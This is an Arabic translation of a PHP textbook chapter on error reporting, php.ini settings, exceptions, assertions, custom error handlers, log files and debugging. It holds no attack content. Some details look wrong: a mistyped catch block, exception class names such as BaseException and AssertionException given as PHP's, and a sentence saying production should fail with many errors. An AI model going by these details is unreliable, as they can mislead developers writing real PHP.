تحتاج بيئة الإنتاج، من منظور الإبلاغ عن الأخطاء، إلى أن يتم التحكم فيها بإحكام قدر الإمكان. تريد التحكم الكامل في ما يراه المستخدم النهائي ويختبره. يجب ألا يرى العميل أشياء مثل فشل SQL وتحذيرات بناء جملة الأكواد، إذا كان ذلك ممكنًا قدر المستطاع. بالطبع، يجب أن يتم تقليل الكود بشكل جيد في هذه المرحلة، ولكن في بعض الأحيان لا يزال من الممكن أن تنتقل الأخطاء والمشاكل إلى بيئة الإنتاج. إذا كنت ستفشل في الإنتاج، فأنت تريد أن تفشل بأكبر قدر ممكن من الأخطاء.

ملاحظة:

ضع في اعتبارك استخدام عمليات إعادة توجيه صفحات 404 واستخدام هياكل `try...catch` لإعادة توجيه الأخطاء والفشل لمكان آمنة في بيئة الإنتاج. راجع الفصل الثاني للتعرف على أنماط الكود المناسبة لتركيب جملة `try ... catch`.

على أقل تقدير، يجب تصحيح ومنع ظهور كافة تقارير الخطأ وإرسالها إلى ملفات السجل في بيئة الإنتاج /* يعني تخزين الأخطاء في ملفات (سجلات الأخطاء، بدلا من ظهورها على المتصفح)*/.

إعدادات ملف php.ini

هناك عدد قليل من الإعدادات على مستوى البيئة التي يجب وضعها في الاعتبار لكل نوع من أنواع الخوادم التي تستخدمها لتطوير كودك. أولاً، سنقدم ملخصًا موجزًا لما هي هذه، ثم سنقوم بإدراج الإعدادات الموصى بها لكل بيئة من بيئات الكود الثلاثة.

display_errors

مفتاح تشغيل-إيقاف يتحكم في عرض أي أخطاء واجهتها PHP. يجب ضبط هذا على 0 (إيقاف) لبيئات الإنتاج.

error_reporting

هذا إعداد من الثوابت المحددة مسبقًا والتي ستبلغ سجل الأخطاء و/أو متصفح الويب بأي أخطاء تواجهها PHP. هناك 16 ثابتًا فرديًا مختلفًا يمكن تعيينها ضمن هذا التوجيه، ويمكن استخدام بعض الثوابت بشكل جماعي. وأكثرها شيوعاً هي: **E_ALL**: للإبلاغ عن جميع الأخطاء والتحذيرات من أي نوع. **E_WARNING**: لعرض التحذيرات (أخطاء غير فادحة) للمتصفح فقط. و **E_DEPRECATED**: لعرض تحذيرات إشعار وقت التشغيل عن الكود الذي سيفشل في الإصدارات المستقبلية من PHP، لأنه تمت جدولة بعض الدوال لتنتهي (مثل: register_globals). مثال على هذه المستخدمة معًا هو **E_ALL & ~E_NOTICE**: والذي يخبر PHP بالإبلاغ عن جميع الأخطاء باستثناء الإشعارات التي تم إنشاؤها. يمكن العثور على قائمة كاملة بهذه الثوابت المحددة على موقع PHP على الويب.

error_log

مسار لموقع سجل الأخطاء. سجل الأخطاء هو ملف نصي موجود على الخادم في موقع المسار الذي يسجل جميع الأخطاء كنصوص. يمكن أن يكون هذا *apache2/logs* في حالة خادم Apache.

variables_order

يضبط ترتيب الأسبقية الذي يتم فيه تحميل المصفوفات العالمية الكبرى بالمعلومات. الترتيب الافتراضي هو EGPCS، مما يعني تحميل مصفوفة البيئة ($_ENV) أولاً، ثم مصفوفة GET ($_GET)، ثم مصفوفة POST ($_POST)، ثم مصفوفة ملف تعريف الارتباط ($_COOKIE)، وأخيراً مصفوفة الخادم ($_SERVER).

request_order

يصف الترتيب الذي تسجل به PHP متغيرات GET, POST, and cookie في مصفوفة `$_REQUEST`. يتم التسجيل من اليسار إلى اليمين، والقيم الأحدث تحل محل القيم الأقدم.

zend.assertions

تحدد ما إذا كانت التأكيدات "assertions" يتم تشغيلها وتلقي الأخطاء. عند التعطيل، لا يتم تشغيل الشروط في استدعاءات `assert()` أبدًا (وبالتالي، لا تحدث أي آثار جانبية قد تحدث).

assert.exception

يحدد ما إذا كان نظام الاستثناء ممكّنًا. بشكل افتراضي، يتم تشغيل هذا في كل من بيئات التطوير والإنتاج، وهو بشكل عام الطريقة المفضلة للتعامل مع حالات الخطأ.

يمكن استخدام إعدادات إضافية أيضًا، على سبيل المثال، يمكنك استخدام `ignore_repeated_errors` إذا كنت قلقًا من زيادة حجم ملف السجل لديك. يمكن لهذا التوجيه منع تكرار الأخطاء التي يتم تسجيلها، ولكن فقط من نفس سطر الكود في نفس الملف. قد يكون هذا مفيدًا إذا كنت تقوم بتصحيح قسم حلقات من الكود وحدث خطأ في مكان ما بداخله.

تتيح لك PHP أيضًا تغيير إعدادات INI معينة من الإعدادات على مستوى الخادم أثناء تنفيذ الكود الخاصة بك. يمكن أن تكون هذه طريقة سريعة لتشغيل بعض تقارير الأخطاء وعرض النتائج على الشاشة، لكنها لا تزال غير موصى بها في بيئة الإنتاج. يمكنك القيام بذلك في بيئة التدريج إذا رغبت في ذلك. أحد الأمثلة على ذلك هو تشغيل جميع تقارير الأخطاء وعرض أي أخطاء تم الإبلاغ عنها للمتصفح في ملف مشتبه به واحد. للقيام بذلك، أدخل الأمرين التاليين في الجزء العلوي من الملف:

```
error_reporting(E_ALL);
ini_set("display_errors", 1);
```

تتيح لك دالة `error_reporting()` تجاوز مستوى الأخطاء المبلغ عنها، وتسمح لك الدالة `ini_set()` بتغيير إعدادات *php.ini*. مرة أخرى، لا يمكن تغيير جميع إعدادات INI، لذا تأكد من مراجعة موقع PHP على الويب لمعرفة ما يمكن تغييره وما لا يمكن تغييره في وقت التشغيل.

كما وعدنا سابقًا، يسرد الجدول 1-17 توجيهات PHP وتوصياتها لكل من بيئات الخادم الأساسية الثلاثة.

الجدول 1-17. توجيهات أخطاء PHP لبيئات الخادم

توجيه الـ PHP	بيئة التطوير	بيئة التدرج	بيئة الإنتاج
display_errors	On	أي إعداد، حسب النتيجة المرجوة	Off
error_reporting	E_ALL	E_ALL & ~E_WARNING & ~E_DEPRECATED	E_ALL & ~E_DEPRECATED & ~E_STRICT
error_log	مجلد /logs	مجلد /logs	مجلد /logs
variables_order	EGPCS	GPCS	GPCS
request_order	GP	GP	GP

معالجة الأخطاء

تعتبر معالجة الأخطاء جزءًا مهمًا من أي تطبيق في العالم الحقيقي. توفر PHP عددًا من الآليات التي يمكنك استخدامها للتعامل مع الأخطاء، سواء أثناء عملية التطوير أو بمجرد أن يكون التطبيق الخاص بك في بيئة إنتاج.

الإبلاغ عن الأخطاء

عادةً، عند حدوث خطأ في نص برمجي PHP، يتم إدراج رسالة الخطأ في إخراج البرنامج النصي. إذا كان الخطأ فادحًا، يتوقف تنفيذ البرنامج النصي.

هناك ثلاثة حالات: الإشعارات "notices" والتحذيرات "warnings" والأخطاء "errors".

قد يشير **الإشعار** الذي يحدث أثناء تنفيذ نص برمجي إلى وجود خطأ، ولكنه قد يحدث أيضًا أثناء التنفيذ العادي (على سبيل المثال: نص يحاول الوصول إلى متغير لم يتم تعيينه).

التحذير: يشير إلى حالة خطأ غير فادح، عادةً، يتم عرض التحذيرات عند استدعاء دالة باستخدام مدخلات غير صالحة. سيستمر تنفيذ البرامج النصية بعد إصدار تحذير.

الخطأ: يشير إلى حالة فادحة لا يمكن للبرنامج النصي أن يتخطاها. **خطأ التحليل** "*parse error*": هو نوع معين من الأخطاء يحدث عندما يكون نص برمجي غير صحيح من الناحية التركيبية. جميع الأخطاء باستثناء أخطاء التحليل هي أخطاء وقت التشغيل.

يوصى بمعاملة جميع الإشعارات والتحذيرات والأخطاء كما لو أنها أخطاء، هذا يساعد على منع الأخطاء مثل استخدام المتغيرات قبل أن يكون لها قيم صالحة.

بشكل افتراضي، يتم التقاط جميع الحالات باستثناء إشعارات وقت التشغيل وعرضها للمستخدم. يمكنك تغيير هذا السلوك بشكل عام في ملف *php.ini* الخاص بك باستخدام خيار error_reporting. يمكنك أيضًا تغيير سلوك الإبلاغ عن الأخطاء محلياً في برنامج نصي باستخدام الدالة error_reporting().

باستخدام كل من خيار error_reporting ودالة error_reporting()، فإنك تحدد الشروط التي يتم التقاطها وعرضها باستخدام عوامل مختلفة للبت لدمج قيم ثابتة مختلفة، كما هو موضح في الجدول 17-2. على سبيل المثال، يشير هذا إلى جميع خيارات مستوى الخطأ:

```
(E_ERROR | E_PARSE | E_CORE_ERROR | E_COMPILE_ERROR | E_USER_ERROR)
```

بينما يشير هذا إلى جميع الخيارات باستثناء إشعارات وقت التشغيل:

```
(E_ALL & ~E_NOTICE)
```

إذا قمت بتعيين خيار track_errors في ملف php.ini، فسيتم تخزين وصف الخطأ الحالي في $PHP_ERRORMSG.

الجدول 17-2. قيم الإبلاغ عن الخطأ

القيمة	المعنى
E_ERROR	أخطاء وقت التشغيل

E_WARNING	تحذيرات وقت التشغيل
E_PARSE	أخطاء تحليل وقت الترجمة
E_NOTICE	إشعارات وقت التشغيل
E_CORE_ERROR	أخطاء تم إنشاؤها داخلياً بواسطة PHP
E_CORE_WARNING	التحذيرات التي تم إنشاؤها داخلياً بواسطة PHP
E_COMPILE_ERROR	أخطاء تم إنشاؤها داخلياً بواسطة محرك البرمجة النصية Zend
E_COMPILE_WARNING	تحذيرات تم إنشاؤها داخلياً بواسطة محرك البرمجة النصية Zend
E_USER_ERROR	أخطاء وقت التشغيل الناتجة عن استدعاء `trigger_error()`
E_USER_WARNING	تحذيرات وقت التشغيل التي تم إنشاؤها بواسطة استدعاء `trigger_error()`
E_USER_NOTICE	إشعارات وقت التشغيل التي تم إنشاؤها بواسطة استدعاء `trigger_error()`
E_ALL	جميع الخيارات المذكورة أعلاه

استثناءات "Exceptions"

تطرح العديد من دوال PHP استثناءات بدلاً من الخروج من العمليات الفادحة. تسمح الاستثناءات للبرنامج النصي بمواصلة التنفيذ حتى بعد حدوث خطأ - عند حدوث الاستثناء، يتم إنشاء كائن يمثل فئة فرعية من فئة BaseException، ثم يتم إلقاؤه. الاستثناء الذي تم طرحه يجب أن يتم "حجزه "caught"" بواسطة الكود الذي يتبع كود الطرح "throwing".

```
try {
 $result = eval($code);
```

```
} catch {\ParseException $exception) {
 // معالجة الإستثناء
}
```

يجب عليك تضمين معالج استثناء للقبض على الاستثناءات من أي طريقة تقوم بطرحها. ستؤدي أي استثناءات غير معلومة أو محجوزة "uncaught" إلى توقف البرنامج النصي عن التنفيذ.

قمع الخطأ "Error Suppression"

يمكنك تعطيل رسائل الخطأ لتعبير واحد بوضع عامل منع الخطأ @ قبل التعبير. فمثلا:

```
$value = @(2 / 0);
```

بدون عامل قمع الخطأ، فإن الجملة ستوقف عادةً تنفيذ البرنامج النصي بخطأ "القسمة على صفر "divide by zero"". كما هو موضح هنا، لا يفعل التعبير شيئًا، على الرغم من أنه في حالات أخرى، قد يكون برنامجك في حالة غير معروفة إذا تجاهلت ببساطة الأخطاء التي قد تتسبب في توقف البرنامج. لا يمكن لعامل منع الأخطاء تعويض أخطاء التحليل " parse errors"، فقط الأنواع المختلفة من أخطاء وقت التشغيل.

بالطبع، الجانب السلبي لقمع الأخطاء هو أنك لن تعلم بوجودها. أنت أفضل حالًا في التعامل مع حالات الخطأ المحتملة بشكل صحيح؛ راجع "تتبع الأخطاء "Triggering Errors" " للحصول على مثال.

لإيقاف الإبلاغ عن الأخطاء تمامًا، استخدم:

```
error_reporting(0);
```

تضمن هذه الدالة، بغض النظر عن الأخطاء التي تواجه PHP أثناء معالجة وتنفيذ البرنامج النصي الخاص بك، أنه لن يتم إرسال أية أخطاء إلى العميل (باستثناء أخطاء التحليل التي لا يمكن منعها). بالطبع، لا يمنع حدوث هذه الأخطاء. يتم عرض خيارات أفضل للتحكم في رسائل الخطأ التي يتم عرضها للعميل في قسم "تحديد معالجات الأخطاء "Defining Error Handlers".

تتبع الأخطاء "Triggering Errors"

يمكنك طرح خطأ من داخل البرنامج النصي باستخدام دالة `assertion()`:

```
assert (mixed $expression [, mixed $message]);
```

المعلمة الأولى هي الشرط الذي يجب أن يكون صحيحًا "`true`" لعدم تشغيل الـ assertion، المعلمة الثانية (اختيارية) هي الرسالة message.

يُعد تتبع الأخطاء مفيدًا عندما تكتب دوالك الخاصة للتحقق من صحة المعلمات. على سبيل المثال، إليك دالة تقسم رقمًا على آخر وتطرح خطأ إذا كانت المعلمة الثانية هي 0:

```
function divider($a, $b) {
 assert($b != 0, '$b cannot be 0');

 return($a / $b);
}

echo divider(200, 3);
echo divider(10, 0);
66.666666666667
Fatal error: $b cannot be 0 in page.php on line 5
```

عندما يتم تشغيل استدعاء `assert()`، يتم طرح `AssertionException` - وهو استثناء يمتد "extending" `ErrorException` مع خطورة `E_ERROR`. في بعض الحالا، قد ترغب في طرح خطأ من نوع يمتد `AssertionException`. يمكنك القيام بذلك عن طريق تقديم استثناء كمعلمة الرسالة بدلاً من سلسلة:

```
class DividerParameterException extends AssertionException { }

function divider($a, $b) {
 assert($b != 0, new DividerParameterException('$b cannot be 0'));
```

```
 return($a / $b);
}
```

تحديد معالجات الأخطاء "Defining Error Handlers"

إذا كنت تريد التحكم في الأخطاء بشكل أفضل من مجرد إخفاء أي أخطاء (وعادة ما تفعل ذلك)، يمكنك تزويد PHP بمعالج الأخطاء. يتم استدعاء معالج الخطأ عند مواجهة حالة من أي نوع، ويمكنه فعل أي شيء تريده، من معلومات التسجيل إلى ملف إلى إظهار رسالة الخطأ بشكل جيد. تتمثل العملية الأساسية في إنشاء دالة معالجة الأخطاء وتسجيلها مع `set_error_handler()`.

يمكن أن تأخذ الدالة التي تعلنها إما معاملين أو خمس معاملات. المعلمتان الأوليان هما كود الخطأ وسلسلة تصف الخطأ. المعلمات الثلاثة الأخيرة، إذا قبلتها دالتك، هي اسم الملف الذي حدث فيه الخطأ، ورقم السطر الذي حدث فيه الخطأ، ونسخة من جدول العلامات النشط في وقت حدوث الخطأ. يجب أن يتحقق معالج الأخطاء من المستوى الحالي للأخطاء التي يتم الإبلاغ عنها باستخدام `error_reporting()` وأن يتصرف بشكل مناسب.

يقوم استدعاء `set_error_handler()` بإرجاع معالج الخطأ الحالي. يمكنك استعادة معالج الأخطاء السابق إما عن طريق استدعاء `set_error_handler()` بالقيمة التي تم إرجاعها عندما يتم تنفيذ البرنامج النصي الخاص بك باستخدام معالج الأخطاء الخاص به، أو عن طريق استدعاء دالة `restore_error_handler()`.

يوضح الكود التالي كيفية استخدام معالج الأخطاء لتنسيق وطباعة الأخطاء:

```
function displayError($error, $errorString, $filename, $line,
$symbols)
{
 echo "<p>Error '<b>{$errorString}</b>' occurred.<br />";
 echo "-- in file '<i>{$filename}</i>', line $line.</p>";
}
```

```
set_error_handler('displayError');
$value = 4 / 0; // divide by zero error
```

```
<p>Error '<b>Division by zero</b>' occurred.
-- in file '<i>err-2.php</i>', line 8.</p>
```

سجلات معالجات الأخطاء "Logging in error handlers"

توفر PHP الوظيفة المدمجة `error_log()` لتسجيل الأخطاء في أماكن عديدة حيث يرغب المسؤولون في وضعها:

```
error_log(message, type [, destination [, extra_headers ]]);
```

المعلمة الأولى هي رسالة الخطأ. تحدد المعلمة الثانية مكان تسجيل الخطأ: تسجل القيمة 0 الخطأ عبر آلية تسجيل الخطأ القياسية في PHP، القيمة 1 ترسل الخطأ إلى عنوان الوجهة "*destination*"، اختياريًا إضافة أي رؤوس إضافية "*extra_headers*" للرسالة؛ تقوم القيمة 3 بإلحاق الخطأ بالملف الوجهة "*destination*".

لحفظ خطأ باستخدام آلية تسجيل PHP، استدع `error_log()` بنوع "type" 0. بتغيير قيمة `error_log` في ملف php.ini، يمكنك تغيير الملف الذي تريد تسجيل الدخول إليه. إذا قمت بتعيين `error_log` على سجل النظام "`syslog`"، فسيتم استخدام سجل النظام بدلاً من ذلك. فمثلا:

```
error_log('A connection to the database could not be opened.',
0);
```

لإرسال خطأ عبر البريد الإلكتروني، استدعي `error_log()` بنوع "type" 1. المعلمة الثالثة هي عنوان البريد الإلكتروني الذي سيتم إرسال رسالة الخطأ إليه، ويمكن استخدام المعامل الرابع الاختياري لتحديد رؤوس بريد إلكتروني إضافية. إليك كيفية إرسال رسالة خطأ بالبريد الإلكتروني:

```
error_log('A connection to the database could not be opened.',
 1, 'errors@php.net');
```

أخيرًا، لتسجل الأخطاء في ملف، استدع `error_log()` بنوع 3. تحدد المعلمة الثالثة اسم الملف:

```
error_log('A connection to the database could not be opened.',
```

```
 3, '/var/log/php_errors.log');
```

يوضح المثال 1-17 مثالاً لمعالج الأخطاء الذي يسجل في ملف ويقوم بتدوير ملف السجل عندما يزيد عن 1 كيلوبايت.

مثال 1-17. سجل معالج أخطاء

```
function logRoller($error, $errorString) {
 $file = '/var/log/php_errors.log';

 if (filesize($file) > 1024) {
 rename($file, $file . (string) time());
 clearstatcache();
 }

 error_log($errorString, 3, $file);
}

set_error_handler('logRoller');

for ($i = 0; $i < 5000; $i++) {
 trigger_error(time() . ": Just an error, ma'am.\n");
}

restore_error_handler();
```

عموما، أثناء عملك على أحد المواقع، ستحتاج لإظهار الأخطاء مباشرة على المتصفح. ومع ذلك، بمجرد بدء تشغيل الموقع، لن يكون من المنطقي عرض رسائل الخطأ للزوار. تتمثل الطريقة الشائعة في استخدام شيء مثل هذا في ملف php.ini بمجرد بدء تشغيل موقعك:

```
display_errors = Off
log_errors = On
error_log = /tmp/errors.log
```

يخبر هذا PHP بعدم إظهار أي أخطاء مطلقًا، ولكن بدلاً من ذلك يتم تسجيلها في الموقع المحدد بواسطة توجيه error_log.

الإخراج المؤقت في معالجات الأخطاء "Output buffering in error handlers"

باستخدام مزيج من التخزين المؤقت للإخراج ومعالج الأخطاء، يمكنك إرسال محتوى مختلف إلى المستخدم بناءً على حدوث حالات خطأ مختلفة. على سبيل المثال، إذا احتاج برنامج نصي إلى الاتصال بقاعدة بيانات، فيمكنك منع إظهار الصفحة حتى يتصل البرنامج النصي بقاعدة البيانات بنجاح.

يوضح المثال 2-17 استخدام التخزين المؤقت للإخراج لتأخير إخراج الصفحة حتى يتم إنشاؤها بنجاح.

مثال 2-17. إخراج التخزين المؤقت لمعالجة الأخطاء

```
<html>
 <head>
 <title>Results!</title>
 </head>

 <body>
 <?php function handle_errors ($error, $message, $filename, $line) {
 ob_end_clean();
 echo "<b>{$message}</b><br/> in line {$line}<br/> of ";
 echo "<i>{$filename}</i></body></html>";
```

```
 exit;
 }

 set_error_handler('handle_errors');
 ob_start(); ?>

 <h1>Results!</h1>

 <p>Here are the results of your search:</p>

 <table border="1">
 <?php require_once('DB.php');
 $db = DB::connect('mysql://gnat:waldus@localhost/webdb');

 if (DB::iserror($db)) {
 die($db->getMessage());
 } ?>
 </table>
 </body>
</html>
```

في المثال 2-17، بعد أن نبدأ عنصر <body>، نسجل معالج الخطأ ونبدأ التخزين المؤقت للإخراج. إذا لم نتمكن من الاتصال بقاعدة البيانات (أو إذا حدث خطأ آخر في كود PHP التالي)، فلن يتم عرض العنوان والجدول. بدلاً من ذلك، يرى المستخدم رسالة الخطأ فقط. إذا لم تظهر أي أخطاء بواسطة كود PHP، فإن المستخدم يرى ببساطة صفحة HTML.

التصحيح اليدوي

بمجرد حصولك على بضع سنوات جيدة من وقت التطوير لديك، يجب أن تكون قادرًا على إجراء 75٪ على الأقل من تصحيح الأخطاء على أساس مرئي بحت. ماذا عن الـ 25٪ الأخرى، وأصعب أجزاء الكود التي تحتاج إلى العمل من خلالها؟ يمكنك معالجة بعضها باستخدام بيئة تطوير كود رائعة مثل: Zend Studio for Eclipse أو Komodo. يمكن أن تساعد IDEs المتقدمة هذه في التحقق من بناء الجملة وبعض المشكلات المنطقية والتحذيرات.

يمكنك القيام بالمستوى التالي من تصحيح الأخطاء (مرة أخرى، ستفعل معظم هذا في بيئة التطوير) من خلال طباعة القيم على الشاشة. سيؤدي هذا إلى اكتشاف الكثير من الأخطاء المنطقية التي قد تعتمد على محتويات المتغيرات. على سبيل المثال، كيف يمكنك أن ترى بسهولة قيمة التكرار الثالث لحلقة `for...next`؟ ضع في اعتبارك الكود التالي:

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}
```

أسهل طريقة هي مقاطعة الحلقة المشروطة وطباعة القيمة في ذلك الوقت؛ بدلاً من ذلك، يمكنك الانتظار حتى تكتمل الحلقة، كما في هذه الحالة لأن الحلقة تبني مصفوفة. فيما يلي بعض الأمثلة حول كيفية تحديد قيمة التكرار الثالثة (تذكر أن مفاتيح المصفوفة تبدأ بـ 0):

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;

 if ($j == 2) {
 echo $sample[2];
 }
}
```

24

هنا نقوم ببساطة بإدخال اختبار (جملة if) سيرسل قيمة معينة إلى المتصفح عند استيفاء هذا الشرط. إذا كنت تواجه مشكلات في بناء جملة SQL أو فشل، فيمكنك أيضًا إعادة طباعة الجملة الأولية للمتصفح ونسخها في واجهة SQL (على سبيل المثال: phpMyAdmin) وتنفيذ الكود بهذه الطريقة لمعرفة ما إذا تم إرجاع أي رسائل خطأ SQL.

إذا أردنا رؤية المصفوفة بأكملها في نهاية هذه الحلقة، وما هي القيم التي تحتوي عليها في كل عنصر من عناصرها، فلا يزال بإمكاننا استخدام جملة echo، ولكن سيكون من الممل والمرهق كتابة جمل echo لكل منها. بدلاً من ذلك، يمكننا استخدام الدالة var_dump(). الميزة الإضافية لـ var_dump() هي أنها تخبرنا أيضًا بنوع البيانات لكل عنصر من عناصر المصفوفة. الإخراج ليس بالضرورة أن يكون جميلًا، لكنه غني بالمعلومات. يمكنك نسخ الإخراج إلى محرر نصوص واستخدامه لتنظيف مظهر الإخراج.

بالطبع يمكنك استخدام echo و var_dump() بانسجام حسب الحاجة. فيما يلي مثال على إخراج var_dump() الخام:

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}


var_dump($sample);
```

array(10) { [0] => int(0) [1] => int(12) [2] => int(24) [3] => int(36) [4] =>

int(48) [5] => int(60) [6] => int(72) [7] => int(84) [8] => int(96) [9] =>

int(108)}

ملاحظة:

هناك طريقتان أخريان لإرسال بيانات بسيطة للمتصفح: باستخدام جملة print والدالة print_r().

تعد print مجرد بديل عن echo (باستثناء أنها تُرجع قيمة 1)، بينما ترسل print_r() المعلومات للمتصفح بتنسيق يمكن قراءته بواسطة الإنسان. يمكنك التفكير في print_r() كبديل لـ var_dump()، باستثناء أن إخراج المصفوفة لن يرسل نوع بيانات كل عنصر. مخرجات هذا الكود:

```
<?php
```

```
for ($j = 0; $j < 10; $j++) {
 $sample[] = $j * 12;
}
?>
<pre><?php print_r($sample); ?></pre>
```

سيبدو بهذا الشكل (لاحظ أننا حافظنا على التنسيق باستخدام عنصر <pre>):

```
Array( [0] => 0 [1] => 12 [2] => 24 [3] => 36 [4] => 48
[5] => 60 [6] => 72 [7] => 84 [8] => 96 [9] => 108)
```

سجلات الأخطاء

ستجد العديد من الأوصاف المفيدة في ملف سجل الأخطاء. كما ذكرنا سابقًا، يجب أن تكون قادرًا على تحديد موقع الملف ضمن مجلد تثبيت خادم الويب في مجلد يسمى السجلات "*logs*". يجب أن تجعله جزءًا من روتين التصحيح الخاص بك للتحقق من هذا الملف لرؤية الأشياء التي تحدث عكس المتوقع. هذه مجرد عينة من الإسهاب في ملف سجل الأخطاء:

```
[20-Apr-2012 15:10:55] PHP Notice: Undefined variable: size in C:\Program
Files
(x86)
[20-Apr-2012 15:10:55] PHP Notice: Undefined index: p in C:\Program Files
(x86)\Zend
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1
to be
double
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1
to be
double
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in
C:\Program
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in
C:\Program
[26-Apr-2012 13:18:38] PHP Fatal error: Maximum execution time of 30
seconds
exceeded
```

كما ترى، هناك عدة أنواع مختلفة من الأخطاء التي يتم الإبلاغ عنها هنا - الإشعارات والتحذيرات وإشعارات الإيقاف والخطأ الفادح - مع الطوابع الزمنية ومواقع الملفات والسطر الذي حدث فيه الخطأ.


ملاحظة:

اعتمادًا على بيئتك، لا يمنح بعض موفري مساحة الخادم التجاريين الوصول لأسباب أمنية، لذلك قد لا يكون لديك حق الوصول إلى ملف السجل. تأكد من تحديد موفر إنتاج يمنحك حق الوصول إلى ملف السجل. بالإضافة إلى ذلك، لاحظ أن السجل يمكن نقله وغالبًا ما يتم نقله خارج مجلد تثبيت خادم الويب. على Ubuntu، على سبيل المثال: الإعداد الافتراضي هو *var/logs/apache2/*.log/*. تحقق من تكوين خادم الويب إذا لم تتمكن من تحديد موقع السجل.

تصحيحات من IDE

بالنسبة إلى مشكلات تصحيح الأخطاء الأكثر تعقيدًا، سيكون من الأفضل لك استخدام مصحح أخطاء يمكن العثور عليه في بيئة تطوير متكاملة جيدة (IDE) "**i**ntegrated **d**evelopment **e**nvironment". سنعرض لك مثال جلسة تصحيح الأخطاء مع Zend Studio for Eclipse. تحتوي IDEs الأخرى، مثل: Komodo و PhpED، على مصححات أخطاء مدمجة، لذا يمكن استخدامها أيضًا لهذا الغرض.

يحتوي Zend Studio على إعداد "منظور التصحيح" Debug Perspective بالكامل لأغراض تصحيح الأخطاء، كما هو موضح في الشكل 17-1.



الشكل 17-1. منظور التصحيح الافتراضي في Zend Studio

لاستعمال مصحح الأخطاء هذا، افتح قائمة التشغيل "Run". يعرض جميع الخيارات التي يمكنك تجربتها أثناء عملية التصحيح - والتشغيل حتى موقع المؤشر، وإعادة تشغيل الجلسة من البداية، والسماح ببساطة بتشغيل التعليمات البرمجية حتى تفشل أو تنتهي.

